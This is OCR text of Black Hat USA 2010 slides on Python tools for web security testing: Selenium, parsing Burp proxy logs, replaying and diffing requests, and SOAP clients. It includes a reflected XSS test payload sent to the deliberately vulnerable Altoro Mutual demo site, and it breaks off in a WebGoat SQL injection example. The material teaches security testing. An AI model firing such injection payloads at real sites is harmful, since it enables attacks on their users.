
- Selenium components
  - Selenium server
  - Selenium Remote Control
  - Selenium IDE (Browser plugin)

Selenium Demo



Black Hat USA 2010

Selenium Visuals



Black Hat USA 2010

Parsing Burp logs

- Spidering technology in web scanners sucks
  - Seriously. And it's not getting any better
  - Your testing time best spent elsewhere
- Getting a good crawl log is essential
  - It's something you probably have anyway
  - So let's work with that

Introducing GDS Burp API

- Parse a Burp Proxy log into a list
  - `gds.pub.burp.parse(filename)`
- All data pertaining to a request/response is packaged up into a single object
- http://mwielgoszewski.github.com/burpee/

gds.pub.burp.Burp()

```
>>> pprint(burpobj.__dict__)
{'host': 'https://example.com:443',
 'index': 123,
 'ip_address': '192.168.1.1',
 'parameters': {'query': {'action': 'edit'}},
 'request': {'body': '',
             'headers': {'Host': 'example.com', ... },
             'method': 'GET',
             'path': '/report/1?action=edit',
             'version': 'HTTP/1.1'},
 'response': {'body': '<!DOCTYPE html PUBLIC "-//W3C//...
              'headers': {'Cache-Control': 'must-revalidate', ... },
              'reason': 'OK',
              'status': 200,
              'version': 'HTTP/1.1'},
 'time': '11:01:09 PM',
 'url': ParseResult(scheme='https', netloc='example.com:443', ... }
```

Smarter than your average bear

- Scanners do too little and too much
  - I just don't like how some approach it
  - They don't provide enough context
  - Too much hand holding
- Build your own "smart" fuzzer/scanner
  - You have the context required
  - Commercial tools won't even come close

What can we do?


- Compare two logs against each other
  - What URLs were requested? Parameters?
  - Responses, content-length, etc
- Grep responses for particular keywords
- Queue multiple requests into a sequence
  - Basically creating a “macro”
  - Works well for multi-step process flows

Replaying a request

```
b = <some parsed Burp object>
..snip..

h = httplib2.Http()

h.request(b.url.geturl(),
          b.get_request_method(),
          b.get_request_body(),
          b.get_request_headers())
```

Diffing two responses

```
differ = difflib.HtmlDiff()
differ.make_file(outfile, resp1, resp2)
```



Demo

Couple other neat things

- Parsing takes ~1 minute per 100MB
- Use `save_state()` to pickle parsed log to file
  - ~15 seconds per 100MB
- Use `load_state()` to load file
  - ~ 3.5 seconds per 100 MB

Browser Integration


- Firefox / XULRunner
  - Pyxpcomext
  - Native XULRunner applications
- Webkit
  - PyGtk / PyWebKitGtk
  - PyQT
  - PySide (Official Support from Nokia)

Webviews


- Render response content in just a couple of lines of code

```
from PyQt4.QtGui import *
from PyQt4.QtWebKit import *

url = 'http://demo.testfire.net/search.aspx?
  txtSearch=<script>alert("Black%20Hat")</script>'

req = urllib2.Request(url)
response = urllib2.urlopen(req)

app = QApplication(sys.argv)
web = QWebView()
web.setHtml(response.read())
web.show()
```

Example XSS


Sign In | Contact Us | Feedback | Search
Go
ONLINE BANKING LOGIN
PERSONAL
SMALL BUSINESS
INSIDE ALTORO MUTUAL
PERSONAL
Deposit Product
Checking
Loan Products
Cards
Investments & Insurance
Other Services
SMALL BUSINESS
Deposit Products
Lending Services
Cards
Insurance
Retirement
Other Services
INSIDE ALTORO MUTUAL
About Us
Search Results
No results were found for the query:
Black Hat
OK

What Else?



Black Hat USA 2010

SOAP WS with suds

- Advantages
  - Actively maintained
  - Easy to use
  - Provides object API
- Features
  - Uses urllib2 for opener support
  - Basic WS-Security
  - Supports HTTP (Basic) Authentication

suds in Action

- Read a WSDL and print content

```
client = suds.client.Client(url)
print(client)
```

- Basic Auth

```
client = suds.client.Client(url, username="guest", password="guest")
```

- Perform functions based on the WSDL


```
url= http://www.webservicex.net/CurrencyConvertor.asmx?WSDL
client = suds.client.Client(url)
result = client.service.ConversionRate("USD", "AUD")
print(result)
```

Web Services Example

```
url = "http://172.16.161.134:8080/WebGoat/services/WsSqlInjection?
WSDL"

headers = [("Host", "172.16.161.134:8080"),
